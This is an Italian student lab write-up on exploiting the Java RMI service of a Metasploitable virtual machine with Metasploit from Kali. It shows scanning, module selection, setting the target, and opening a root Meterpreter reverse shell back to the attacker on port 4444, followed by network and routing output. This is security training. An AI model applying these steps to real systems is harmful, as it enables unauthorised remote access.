UNIT2 S7/L5 - METASPLOIT JAVA RMI

Obiettivo:


La macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 Java RMI. Si richiede allo studente di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota.

Istruzioni:


- *La macchina attaccante (KALI) deve avere il seguente indirizzo IP 192.168.11.111*
- *La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP 192.168.11.112*
- *Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota:*
  1) configurazione di rete.
  2) informazioni sulla tabella di routing della macchina vittima.

Esercizio:

Per prima cosa accendo la macchina Metasploitable e vado ad impostare come indirizzo ip il 192.168.11.112. Entro nel file dell'interfaccia di rete tramite "*sudo nano /etc/network/interfaces*"




il file di default ha impostato come impostazione il dhcp




da dhcp si deve modificare a "static" specificando:

- l'address (192.168.11.112)
- la netmask (255.255.255.0)
- il gateway (192.168.11.1)


e poi salvo e confermo di voler uscire tramite Ctrl + X




riavviando la macchina manualmente o facendo il restarting della scheda di rete tramite "sudo /etc/init.d/networking restart" e usando il comando "ip a" è possibile vedere che è stato settato il corretto indirizzo IP per la macchina Metasploitable.




Per la kali posso sfruttare l'interfaccia creando una nuova rete a cui connettermi specificando il metodo manuale e non dhcp, e scrivendo l'indirizzo, la netmask e il gateway.




sempre tramite "ip a" posso avere la conferma di aver settato il giusto indirizzo ip anche per la Kali.




posso utilizzare il comando “ping 192.168.11.112” per vedere se le macchine comunicano e a quel punto tramite nmap posso utilizzare lo scan per valutare quali sono le porte aperte e i relativi servizi con le loro versioni. Nel nostro caso utilizzeremo una vulnerabilità presente sulla porta 1099, java-rmi.




Avviando il framework metasploit tramite “msfconsole”, faccio la ricerca dell’exploit che utilizzerò tramite “search java_rmi”. L’output è la lista che segue:




seleziono tramite “use 1” il modulo e per avere info sul funzionamento dell’exploit scrivo “info -d” e mi riporta ad una pagina HTML con tutte la documentazione. In questo caso il modulo sfrutta una configurazione di default del servizio di attivazione RMI e del registro RMI.




tramite “show options” vedo tutte le informazioni necessarie per far partire l’attacco. In questo servirà specificare l’Ip della macchina che dobbiamo attaccare tramite il comando “set RHOSTS 192.168.11.112”



In questo caso il payload che ci viene consigliato di default è quello che ci offre tramite meterpreter una shell avanzata che si collegherà dalla macchina attaccata alla nostra macchina per eseguire i comandi che specifichiamo.
Avviando l'attacco tramite "exploit" ci apre la sessione meterpreter.





Come è possibile vedere dalla lista delle sessioni attive, abbiamo il grado root sulla macchina metasploitable e ci siamo connessi dal nostro ip tramite la porta 4444 per aprire la sessione meterpreter, come specificato nelle opzioni del payload.

Per avere informazioni sulla configurazione di rete di una macchina Linux posso scrivere il comando “ifconfig”

```
meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:feb8:7d3a
IPv6 Netmask : ::
```

mentre per avere info sulla tabella di routing scrivo “route”

```
meterpreter > route

IPv4 network routes
===================

    Subnet           Netmask        Gateway  Metric  Interface
    ------           -------        -------  ------  ---------
    127.0.0.1        255.0.0.0      0.0.0.0
    192.168.11.112   255.255.255.0  0.0.0.0


IPv6 network routes
===================

    Subnet                    Netmask  Gateway  Metric  Interface
    ------                    -------  -------  ------  ---------
    ::1                       ::       ::
    fe80::a00:27ff:feb8:7d3a  ::       ::
```

Conclusioni:

Il framework metasploit è un tool estremamente potente nella sicurezza informatica potendo ricercare nel suo database migliaia di exploit pronti alle varie vulnerabilità e proponendo da subito un payload per avviare una comunicazione con la macchina attaccata, che può rimanere sotto traccia ma che può permetterci di muoverci con privilegi assoluti nella maggior parte dei casi.